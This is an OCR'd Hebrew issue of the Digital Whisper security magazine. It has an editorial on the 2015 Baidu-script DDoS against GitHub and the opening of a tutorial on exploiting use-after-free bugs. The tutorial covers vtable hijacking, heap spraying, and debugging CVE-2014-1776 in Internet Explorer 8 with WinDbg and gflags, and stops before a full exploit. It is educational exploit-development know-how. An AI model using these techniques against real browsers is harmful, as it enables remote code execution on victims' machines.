


Digital Whisper

גליון 60, אפריל 2015

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	מנחם ברויאר, עידו קנר, שמואל ירוחם (sub), ליאור ברש וישי גרסטל.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-60 של Digital Whisper!

הגיליון השישים חותם בצאתו חמש שנות פעילות, ולדעתי זה מדהים. בנקודה זו היינו מעוניינים להגיד תודה רבה לכל אותם כותבי המאמרים שאפשרו לנו לעשות זאת. וכמובן - גם לכם, הקוראים. תודה רבה!

החודש היו לא מעט אירועים מעניינים, אך בחרתי לדבר על אירוע אחד ספציפי - כזה שלעניות דעתי בעל פוטנציאל לסמן איזשהי אבן דרך וירטואלית בדברי הימים של האינטרנט, וכזה שמצעיד אותנו צעד אחד קדימה לקראת "מלחמת סייבר כוללת".

החודש, בוצעה מתקפת DDoS רחבת היקף יחסית על האתר GitHub. עכשיו, אני יודע שברור לכם שכמעט בכל זמן נתון מתקיימת מתקפה כזאת על הקורבן התורן, אם פעם זאת חברת אשראי, פעם זה בעקבות אירועים פוליטיים או בעקבות שגעון גדלות של כמה ילדים במסיכות של גיא פוקס.

אז מה הקשר בין פלטפורמת פרסום לפרוייקטי קוד פתוח לבין ארמגדון וירטואל? מה כל כך מכונן באירוע הזה? (לפחות לדעתי...), התשובה נמצאת לא בנפחי המתקפה, או במורכבות שלה, אלא בקונספט ובמקור שלה.

החודש, בסוף השבוע האחרון, האתר Github לא היה זמין / כמעט ולא היה זמין. מציוץ שפרסמו בעלי האתר, נראה כי הסיבה היא מתקפת DDoS כבדה. ממחקר שערכו כותבי הבלוג Insight-Labs נראה שהמקור לכל אותם ג'יגות הוא כמות נכבדת מאוד של אזרחים סינים תמימים. ומה שעוד יותר מרשים זה ששום בוטנט לא היה צריך לרוץ על המחשבים של אותם סינים על מנת לגרום לזה לקרות.

ממצאי המחקר עולה כי בזמן התקיפות (ובזמן ש-GitHub היו למטה), גורם מסוים (האצבע מופנת כלפי ממשלת סין) יצרו קוד javascript שנשתל בתוך פונקציית ה-User Tracking שמספקת Baidu (המקבילה של גוגל בסין) אשר יגרום לכך שכל מי שגלש לאתר שבו יש תמיכה למקבילה של Analytics בסין, ישלח בקשת HTTP אחת כל מספר שניות לאחד משני עמודים ספציפיים ב-GitHub. העמודים הם העמודים של הפרויקטים GreatFire ו-CN-NYTimes (שני פרויקטים שמאפשרים לאזרח הסיני לעקוף את הסינון של ה-Firewall שנמצא בכניסה וביציאה מהאינטרנט בסין).

למי שלא מכיר, גוגל אינה פעילה בסין, כך שמנוע החיפוש Baidu הינו האתר מספר אחד בכניסות גולשים בסין. שזה בערך מלא סינים בשניה שנכנסים לאתר שלך. בהצלחה עם זה.

אותי זה מדהים, ואפילו לא מהבחינה הטכנולוגית, כי הרי בסופו של דבר לא מדובר במשהו מתוחכם. אבל מה שמדהים הוא השימוש הפלילי באזרחים תמימים ללא ידיעתם, לטובת אינטרסים מדיניים (שהם, במקרה של סין, בין היתר: פגיעה בחופש של האזרח התמים...), ממש מצב שבו האזרח התמים תוקף (ללא ידיעתו) אתרים שאמורים לאפשר לו להמנע ממקרים כאלה.

מקרים שמעצמת-על מבצעת ריגול כלפי האזרחים שלה לטובת אינטרסיים מדיניים כבר פורסמו בעבר, אך במקרים אלו האזרחים היו פאסיבים, אולם כאן מדובר במקרה שונה לחלוטין. אני לא תמים, וברור לי שעניין כזה כבר התרחש בעבר, אך כאן הוא מתבצע בצורה כל כך מפורשת וקלה לזיהוי. ממש ההגדרה המילונית של "להשתין מהמקפצה".

וזה לדעתי מה שמדהים - נראה (ובצדק, אם יורשה לי להוסיף) שממש לא מעניין את סין מה ההשלכות של מקרה כזה. זה לא שהסינים יכולים לבחור להשתמש במנוע חיפוש כזה או אחר, או להפסיק להריץ javascript (המקרה השני אפשרי טכנולוגית, אבל עם איך שהאתרים בנויים היום - זה לא באמת פרקטי).

מעניין אילו עוד אירועים כאלה כבר התרחשו ואנחנו לא מודעים להם (לאו דווקא בסין), ומעניין עד להיכן האירוע הספציפי הזה יתפתח.

וכמובן, לפני שניגש לעיקרי הדברים, ברצוננו להגיד תודה לכל אותם חברים השקיעו זמן ומאמץ, ישבו ונתנו מזמנם הפנוי לטובת הקהילה ובזכותם הגליון ממשיך להתפרסם: תודה רבה ל**מנחם ברויאר**, תודה רבה ל**עידו קנר**, תודה רבה **לשמואל ירוחם (sub)**, תודה רבה ל**ליאור ברש**, ותודה רבה ל**ישי גרסטל**!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

Use Freed Memory For Fun And Profit

מאת מנחם ברויאר

הקדמה

Use After Free (להלן UaF) היא מהחולשות הנפוצות ביותר כיום, ברמת הזכרון. משמשת בדרך כלל להרצת קוד זדוני מרחוק, על מחשבים המריצים תוכנית המכילה את הפגיעות. ניצולים נפוצים בעיקר בדפדפנים, מורכבותם ושפת הסקריפט שהם מממשים הופכים אותם למטרה האולטימטיבית למציאת פגיעות זו וניצולה.

מאמר זה ינסה להקיף את פרטי הניצול של החולשה, עם התמקדות בניצול ופחות בחקירת הבאג. המאמר מיועד לקוראים המכירים את ניצולים בסיסיים כמו Stack based Buffer Overflow, הרוצים להתעדכן בניצולים הנפוצים היום. או למכירים את הקונספט הכללי של UaF ורוצים לרדת לפרטים.

אתייחס לעקרונות התכנות והדיבאג ב-Low Level וכן למושגי אבטחה כמו DEP, ROP ו-ASLR כמוכרים וידועים. אם אינכם מבינים אותם על בוריים, חלקים גדולים יהיו לא ברורים.

כמו כן, המאמר מניח ידע בסיסי ב-WinDbg וב-IDA.

חלקים המרחיבים על נקודה מסויימת ואינם חלק הכרחי להמשך המאמר, יופיעו בצורה כזו.

נתחיל עם תאוריה...

החולשה Use After Free

כאשר תכנית מנסה לבצע פעולות על זכרון ששוחרר כבר, זהו באג שיגרום קרוב לודאי לקריסתה מכיון שהזכרון כבר לא מכיל את הערכים שהיא מצפה להם. אולם אם תוקף יצליח "לתפוס" את הזכרון לאחר השחרור ולפני השימוש השגוי בו, ולהכניס אליו אובייקט מזוייף, התכנית תמשיך את ריצתה ותשתמש באובייקט המזוייף שבשליטת התוקף - כאילו היה המקורי. כתוצאה מכך ניתן לשלוט במהלך התכנית.

סיטואציה קלאסית של התרחשות באג כזה הוא כאשר בתרחיש סבוך מסויים המתכנת משחרר אובייקט (קורא לדיסטרקטור), אך עדיין מוחזק מצביע אל האובייקט ברשימה כללית יותר שאותה שוכח המתכנת לעדכן. זו כמובן לא הסיטואציה היחידה, אבל היא משקפת את סוג הטעות הגורם לבאג בדרך כלל. המצביע לאובייקט המשוחרר מכונה Dangling Pointer (זהו גם מינוח נוסף לתיאור הבאג).

סיטואציה נוספת ונדירה יותר, מתרחשת כאשר תכנית מחזיקה מצביע למשתנה שהוגדר בתוך פונקציה. משתנים כאלו מוקצים במחסנית ומרגע חזרת הפונקציה הם עשויים להכיל נתונים כלשהם, בהתאם לפונקציה הבאה שתשתמש בזכרון זה.

אם תוכנית משתמשת במצביע לאובייקט שנוצר בפונקציה שהסתיימה, קיימת כאן הזדמנות להשתלט על הזכרון באמצעות פונקציות אחרות. למרות שהאובייקט לא "שוחרר" - הקצאתו פקעה מאליה בסיום הפונקציה.

הצורה הפשוטה לניצול באמצעות זיוף האובייקט היא דריסת הטבלה הוירטואלית.

פונקציות וירטואליות

פונקציות וירטואליות (להלן פ"ו) הן מקרה מיוחד שבו כתובת הפקודה הבאה בתכנית מוחזקת בערימה. הרעיון של פ"ו הוא לאפשר קריאה לפונקציה של אובייקט כאשר רק בזמן-ריצה יוחלט סוג האובייקט (Dynamic binding). כלומר רק בזמן הריצה נוכל לקבוע איזו פונקציה לבצע ולכן ההידור צריך להיות גנרי.

קטע הקוד הבא ממחיש כי התכנית תצטרך להחליט בזמן ריצה איזו פונקציה להפעיל. ללא תנאים וללא ידיעה מוקדמת. המשתנה ptr יחזיק מצביע למופע מאחד הסוגים ויש להפעיל את הפונקציה המתאימה:

```
class Parent{
public:
        virtual void vf(){ std::cout<<"Parent::vf()"<<std::endl; }
};
class SonA : public Parent{
        void vf(){ std::cout<<"SonA::vf()"<<std::endl; }
};
class SonB : public Parent{
        void vf(){ std::cout<<"SonB::vf()"<<std::endl; }
};
int main(int argc, char* argv[])
{
        Parent ** arr = new Parent*[2];
        SonA * a = new SonA();
        SonB * b = new SonB();
        arr[0] = a;
        arr[1] = b;
        Parent * ptr = arr[atoi(argv[1])%2];
        ptr->vf();
        delete[] a,b,arr;
        return 0;
}
```

המימוש מאחורי הקלעים, באסמבלי, הוא כדלהלן:

לכל מחלקה (או struct) המכילה פ"ו, מוגדרת טבלה שבה מוחזקות כתובות הפ"ו של מחלקה זו. לא משנה אם הן הגיעו בירושה או מומשו במחלקה עצמה - מצביעים לכל הפ"ו הרלוונטיות יקובצו לטבלה ייחודית למחלקה זו. טבלה זו נקראת באורח מפתיע הטבלה הוירטואלית (להלן ט"ו).


גם בפונקציות 'רגילות' האובייקט מחזיק רק נתונים, ואילו המתודות שלו מאוחסנות במקום אחר. לכן כאשר נקראת מתודה של אובייקט (בצורה myVar.doSomething()), מועבר אל הפונקציה פרמטר נסתר (this) המציין לגבי איזה מופע ספציפי מתייחסת הקריאה. מתכנתי פייתון ודאי יותר מודעים לעניין זה מכיון שבהגדרת מתודות צריך לציין את הפרמטר self המקביל ל-this.

לפי התקן, אם קיימות פ"ו באובייקט, הבייטים הראשונים שלו (4 בייטים ב-32, 8 בייטים ב-64) יכילו את כתובת הט"ו, כך שכתובת זו מוצבעת ישירות ב-this. כאשר מתבצעת קריאה לפ"ו, נלקחת כתובת הט"ו מתחילת האובייקט וממנה מחושב ההיסט המתאים לפונקציה הרצויה בטבלה. למשל, כדי להגיע לפ"ו השלישית יחושב [כתובת של ט"ו] + [2*גודל-כתובת], וכן הלאה. כך מבצעת התוכנית 'קריאה גנרית' לפונקציה הרצויה ללא צורך לדעת את סוג האובייקט.

קטע המדגים את איחזור והפעלת הפ"ו - מתוך אסמבלי x86 שקומפל מהקוד C++ לעיל:

```
MOV EDX,DWORD PTR SS:[EBP-8]      ; EDX = Parent מערך המצביעים מסוג
MOV EAX,DWORD PTR DS:[EDX+EAX*4] ; EAX = המצביע שנבחר ע"י הקלט כאינדקס
...
MOV EDX,DWORD PTR DS:[EAX]        ; EDX = מצביע לטבלה הוירטואלית הכתובת המוצבעת ישירות, כלומר
...
MOV EAX,DWORD PTR DS:[EDX]        ; EAX = הכתובת הראשונה המוצבעת בט"ו, כלומר הפ"ו הראשונה
CALL EAX                          ; הקריאה לפונקציה
```

ותרשים לסיום:



הניצול

אחרי שהבנו את מנגנון הפ"ו, די ברור שאם נחליף את האובייקט המקורי, המצביע לט"ו יקבע ישירות על ידנו. אם נקבע אותו לאזור זכרון שבשליטתנו, שיהווה ט"ו מזוייפת, ובאותו אזור נמקם מצביע אל קוד שנזריק, בהיקרא הפ"ו - יורץ הקוד שלנו!

לצורך הניצול נצטרך לגרום לתוכנית להקצות אובייקטים בזכרון, אך עלינו לחדד:

- כיצד גורמים להקצאה 'לתפוס' את הזכרון ששוחרר? כיצד מוודאים שהתכנית תתן לנו דוקא את מקטע הזכרון הזה?
- אנו רוצים לזייף מצביע לט"ו ומצביעים לפ"ו, כך שיצביעו אל הקוד הזדוני שלנו. אך כיצד ניתן לדעת היכן יאוחסנו הט"ו והקוד?

Heap Spraying

הפתרון לשתי הבעיות נעוץ בהבנת מנגנון ההקצאות של המערכת בכלל ושל התוכנית הפגיעה בפרט. כאשר נבין את צורת ההקצאה, נוכל - ע"י הקצאות מחושבות היטב - להבטיח כי את הזכרון שהתכנית שחררה בטעות - יתפוס המידע שלנו. כמו כן נוכל להבטיח כי בכתובת מסויימת נמצא הקלט \ הקוד שהכנסנו.

שליטה בכמות וגודל ההקצאות מצויה בדרך כלל בתוכניות שטוענות לערימה מידע רב כגון קבצים אך עקרונית היא אפשרית בכל תכנית המאפשרת הכנסת קלט בכמות רבה. תכניות המממשות שפת סקריפט כלשהי (דפדפנים, אופיס, PDF) הן הנוחות ביותר, מכיון שהן מספקות כלי גמיש ותכנותי ל'התעסקות' בערימה.

נושא זה נקרא Heap Spraying (ריסוס הערימה...) והוא רחב ודינמי. הטקטיקה לריסוס משתנה בין התוכנות וגרסאותיהן, והיא נלמדת מתוך ניתוח נתוני הערימה בהקצאות שונות או הינדוס לאחר של פונקציות הערימה. בסוף המאמר יש כמה רפרנסים חשובים בנושא, אביא רק מספר עקרונות בסיסיים לשם הבנת הרעיון:

- תזכורת: ערימה היא אזור בזכרון, אשר בו ממוקמים אוביקטים דינמיים שנוצרו בזמן הריצה. השאיפה היא לשיפור הביצועים באמצעות הקצאות רצופות ומרוכזות (LFH)

  הערימה היא מטבעה דינמית מאד. אובייקט שמוקצה בכתובת מסויימת בעת הפעלת התוכנית, יהיה קרוב לודאי בכתובת אחרת בהפעלה הבאה. אך אם נקצה מספר גדול מאד של אובייקטים זהים נוכל למצוא כתובת שבאופן קבוע תכיל את האובייקט המדובר.

- יישור: יש הקצאות המבוצעות בקטעי זכרון בגדלים אחידים, ניצור אובייקטים שיתאימו בדיוק לגודל הקטעים המוקצים כדי לקבל רציפות מוחלטת. יש לזכור שאובייקטים רבים דורשים מקום עבור ההידר שלהם, מלבד המידע עצמו.
- פנג שואי: כחלק מניהול הערימה, מוחזקת רשימת כתובות ששוחררו, ע"מ להקצותן במהירות אם ידרש גודל זהה לשלהן. אפשר לנצל תכונה זו כדי לגרום לזכרון בשליטתנו להיות מוקצה. אפשר גם 'לרוקן' את הרשימה כדי לכפות הקצאות חדשות.
- לפרוסס יש ערימה דיפולטיבית אחת, אך תוכניות רבות מחזיקות ומנהלות מספר ערימות במקביל לפי כללים שונים.
- כדי להקשות על התוקף, לעיתים קיימת רנדומיזציה לגודל וסדר ההקצאות. אך עדיין מצויות סיטואציות שהתהליך דטרמיניסטי.
- קיימות הגנות נוספות שפותחו כדי לשבש את פעולת הריסוס אך הן אינן יעילות במיוחד.

נזכיר לדוגמא את Nozzle, שמתיימרת לזהות הקצאות שחוזרות על עצמן ואשר המידע בהן יכול להיות מפורש כפקודות חוקיות. הוספת קצת פולימורפיזם לקוד המוזרק תספיק כדי לבלבל את Nozzle...

- בארכיטקטורת x64, כמות הזכרון הזמינה היא עצומה. ריסוס עדיין אפשרי, אך הפעולה פחות פשוטה והטכניקות מעט שונות.

אם כן, התשובה לבעיה הראשונה טמונה בסעיפים 3-4: כדי לתפוס את מקום הזכרון ששוחרר, נקצה אובייקטים רבים בעלי גודל זהה לגודל שברצוננו לתפוס, ואז כמעט מובטח לנו שבזכרון המפונה ישכון מידע בשליטתנו.

דרך נוספת היא לשלוט כבר במיקום ההקצאה של האובייקט הבעייתי. ע"י הקצאה מרובה שלו או ע"י שחרור (של זכרון בשליטתנו) בסמוך להקצאתו. כך או כך, עלינו לברר את גודלו המדוייק של האובייקט הבעייתי. בהמשך נתעכב על כמה טכניקות לבירור זה.

הפתרון לבעיה השניה הוא ע"י הקצאת כמות גדולה של אובייקטים, בהקפדה על יישור, עד אשר לבסוף כתובת מסויימת תכיל בוודאות את הקלט שהכנסנו, ROP או shellcode או מה שזה לא יהיה.

לסיכום, כדי לנצל UaF נדרשים שני ריסוסים: ריסוס אחד כדי להבטיח המצאות ט"ו מזוייפת בכתובת מסויימת, וריסוס שני כדי לתפוס את הזכרון ששוחרר בטעות.

ואחרי כל ההקדמות, ניגש לתכלס...

סביבת עבודה א'

נבחן את החולשה CVE-2014-1776, זהו UaF ברוב גרסאות אינטרנט אקספלורר (IE להלן). שנוצל " in the wild" לפני שנה.

מצרכים:

- Win7 עם IE8 ללא שום עדכוני אבטחה.
- JRE בגרסה 1.6.0 כדי לקבל מודול ללא ASLR (הורדה מאורקל עם הרשמה או פה על אחריותכם).
- WinDbg.
- IDA, גרסה חינמית תספיק.
- עורך טקסט לפי הטעם...

נתחיל את המחקר מדף HTML המקריס את הדפדפן (PoC) ניתן להורידו מכאן.

קוד ה-JS מוביל לכך שאובייקט משוחרר בטעות, ואח"כ מבוצעת פניה אליו. לא נכנס למהות הטעות התכנותית אלא נתמקד בניצול המצב הנתון. הורדתם, פתחתם ב-IE, קרס?! יופי.

טיפ 1: כדי ש-IE יפסיק לבקש אישור להריץ סקריפטים, שנו את הגדרות האבטחה או טענו את הדף משרת HTTP מקומי (שרת פשוט ומקומי יספיק).

טיפ 2: לחסכון בזמן ובהקלקות עכבר, פותחים את הדיבאגר משורת הפקודה באופן הבא:

```
C:\Program Files\Windows Kits\8.1\Debuggers\x86>windbg -g -G -o "c:\program files\Internet Explorer\iexplore.exe" "http://127.0.0.1:8000/2014-1776/crash.html"
```

הסירו את הפלאג g- כדי לעצור בתחילת ההרצה, למשל אם תרצו ולקבוע בריקפוינט (להלן BP).

טיפ 3: לפעמים ההפעלה של תוכנית דרך דיבאגר גורמת להתנהגות שונה או תקיעות, ואז כדאי לנסות הפעלה רגילה ורק אחריה attach. אפשר לשים alert לפני הקטע שאותו רוצים לבחון, הרצה חופשית עד לקפיצתו, ורק אז לצרף לדיבאגר.

הרצה תחת WinDbg תציג את סיבת הקריסה: גישה לזכרון בכתובת 0xaaaaaab6. כתובת זו, גם היא ממופה, שייכת לקרנל-מוד ואין לפונקציה יוזר-מודית הרשאה לגשת לשם.

```
(6d0.c48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=aaaaaaaa ebx=004255b0 ecx=e1b9eec3 edx=689e5438 esi=004255b0 edi=003a9078
eip=689c8d28 esp=024cea54 ebp=024cea78 iopl=0 nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000 efl=00010286
mshtml!CMarkup::IsConnectedToPrimaryMarkup+0xd:
689c8d28 8b400c mov eax,dword ptr [eax+0Ch] ds:0023:aaaaaab6=????????
```

נטען את mshtml.dll ל-IDA וננווט לפונקציה הקורסת IsConnectedToPrimaryMarkup. ניתן לראות שהיא ללא פרמטרים, כלומר רק הפרמטר this מועבר באופן נסתר ב-EAX (אם אתם לא מאמינים ל-IDA אפשר לוודא זאת ע"י בדיקת הרפרנסים לפונקציה - רק פרמטר אחד מוכן עבורה והוא באוגר EAX).

אז EAX מצביע לאובייקט המשוחרר שתפסנו, אפשר לראות זאת אם נשים BP בתחילת הפונקציה הקורסת ונבחן את תוכן הזכרון המוצבע ב-EAX:

```
ntdll!LdrpDoDebuggerBreak+0x2c:
77a5e60e cc              int     3
1:018> bp mshtml!CMarkup::IsConnectedToPrimaryMarkup 7 ;g
.
.
.
Breakpoint 0 hit
eax=001eea60 ebx=001eea60 ecx=c40b6da1 edx=66c15438 esi=66c5ce50 edi=00181770
eip=66bf8d17 esp=024fea64 ebp=024fea80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CMarkup::IsConnectedToPrimaryMarkup:
66bf8d17 8bff            mov     edi,edi
1:023> dd eax
001eea60  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea70  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea80  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea90  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeaa0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeab0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeac0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eead0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
```


חקירת האובייקט המשוחרר

השלב הבא הוא זיהוי האובייקט הבעייתי. המידע הזה חיוני כדי לזייף אובייקט שיתנהג כמו האובייקט המשוחרר ולא יקריס את התכנית. בנוסף, כפי שצוין לעיל, כדי לתפוס את מקומו - בדרך כלל צריך לדעת את גודלו המדוייק.

קיימות מגוון דרכים לבירור זה, נעבור על כמה מהן:

- הדרך הפשוטה היא לבחון את מחסנית הקריאות בעת הקריסה (Call Stack) ואת הארגומנטים המועברים לכל אחת מהן, עד לזיהוי ודאי של האובייקט שבתוכנו אנו שולטים.

לאחר מכן נחפש פונקציה היוצרת דינמית את האובייקט (ע"י בדיקת הרפרנסים לקונסטרקטור של האובייקט), נבדוק כמה זכרון היא מקצה לאובייקט וכך נסיק את גודלו.



רוב החקירה היא סטטית ו-IDA הוא כלי נוח ביותר לכך. אך במקרים מסובכים יותר דרך זו לא תועיל; יתכן ויש עשרות אפשרויות או שמחסנית הקריאות לא מספיק אינפורמטיבית או הקריסה מתרחשת כתוצאת לוואי ואחרי שכבר לא נשאר זכר מהאובייקט המשוחרר.

- טכניקות דיבאגינג מתקדמות יותר (Page heap, Stack trace) עשויות לעזור לזהות את האובייקט המשוחרר במקרים המסובכים, ולספק פרטים חשובים העשויים להסביר את הסיטואציה שבה מתרחש הבאג.

הפעלת הפיצ'רים היא פר-תכנית ונעשית באמצעות כלי בשם gflags, המגיע כחלק מה-Debugging Tools:

```
C:\Program Files\Windows Kits\8.1\Debuggers\x86>gflags.exe /i iexplore.exe +hpa +ust
```

והפלט יהיה:

```
Current Registry Settings for iexplore.exe executable are: 02001000
    ust - Create user mode stack trace database
    hpa - Enable page heap
```

כיבוי הפיצ'רים בפקודה זהה מלבד סימן הפלוס שמוחלף במינוס.

Page heap הוא פיצ'ר הקובע את ניהול הערימה במגבלות מסויימות לשם חקירת באגים הנוגעים לגישה לא תקינה לזכרון. מגבלות אלו מציפות בעיות - אם ישנן - בסמוך להיווצרותן, ובכך מסייעות לאיתור שורש הבאג. בסוף המאמר אביא קישורים להרחבה בנושא.

כל הקצאת זכרון מקבלת Page משלה (4KB - לכן טכניקה זו מיועדת לשימוש בדיבאג בלבד) וממוקמת בקצהו כדי לזהות גלישה. אם מבוצע שחרור, כל ה-Page מוסר ממיפוי הזכרון. כתוצאה מכך, גישה לאובייקט המשוחרר תגרום קריסה מיידית ללא תלות בערכים שיהיו שם, כך נמצא בקלות את האובייקט המשוחרר ונוכל לבדוק אותו.

בחור בשם Fermin הראה טריק נחמד למציאת גודל האובייקט, באמצעות המצביע לאזור המשוחרר - שגרם לקריסה. הזכרון מתחלק ל-Pages של 0x1000 בייטים, לכן אם נתייחס לחלקו הנמוך של המצביע, נקבל את מיקום האובייקט בתוך ה-Page. ואם נפחית את המיקום בתוך ה-Page מהגודל 0x1000, נקבל בדיוק את גודל האובייקט המשוחרר, כי האובייקט ממוקם בקצה ה-Page.

הקריסה תתרחש מוקדם יותר, ברגע שיהיה נסיון גישה לאובייקט המשוחרר:

```
(f34.19c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0a0c4f30 ebx=0a0c4f30 ecx=5cbee642 edx=671d5438 esi=0a0c4f30 edi=02f35fc0
eip=671b8d1d esp=047ae9f4 ebp=047aea18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CMarkup::IsConnectedToPrimaryMarkup+0x6:
671b8d1d 8b465c          mov     eax,dword ptr [esi+5Ch] ds:0023:0a0c4f8c=????????
1:022> ? 0x1000-(esi&0x00000FFF)
Evaluate expression: 208 = 000000d0
```

- הפקודה !heap -p -a 0xaddress תתן את גודל האובייקט, אך בזכרון משוחרר אין לה את המידע הזה. נוכל להריצה בעת הקריאה לפונקציה על אובייקטים תקינים ולהסיק מכך את גודל האובייקט המשוחרר. התהליך מפורט פה על גרסה אחרת של IE.

- בעזרת ניסוי וטעייה אפשר לנצל בהצלחה גם בלי החקירה הזו. במקרה שלנו ניתן לתפוס את מקום האובייקט המשוחרר בעזרת ריסוס כללי, ולא בגודל מסויים דוקא. כמו כן נוכל לשנות את הנתונים המרוססים בהתאם לקריסה ולנסות להתגבר עליה - עד להובלת התכנית לשליטתנו המלאה.

ננסה בדרך האחרונה וה"טיפשה". EAX בשליטתנו אך הוא מכיל כתובת לא חוקית, נבדוק איך אפשר להגיע לאיזושהי פ"ו אם נגרום ש-EAX יכיל כתובת חוקית כלשהי. למעשה אנו מחפשים סיטואציה שבה תתבצע קריאה (או קפיצה) לאוגר, ואז נבדוק אם אנו שולטים בתוכן שלו.

אתם מוזמנים לעצור כאן ולחפש בעצמכם, או להתעצל ולהמשיך לקרוא :)

נחזור ל-IDA. במרחק 5 קפיצות מותנות מהקריסה, נמצאת קריאה לפונקציה בשם GetLookasidePtr2. ובתוכה במרחק קפיצה אחת, נמצאת קריאה לפונקציה *Doc*. ושם נמצא הפרס הגדול, call EDX. וכן, אנו שולטים בתוכן EDX.

נשאר לוודא ש-6 הקפיצות בדרך תעבודנה כרצוי, כדי שלא נפספס את הקריאה לפ"ו. ולוודא שלא תהיה שוב גישה לכתובת לא חוקית שתקריס לנו את הדפדפן. זאת נעשה ע"י ריסוס ערכים מתאימים.

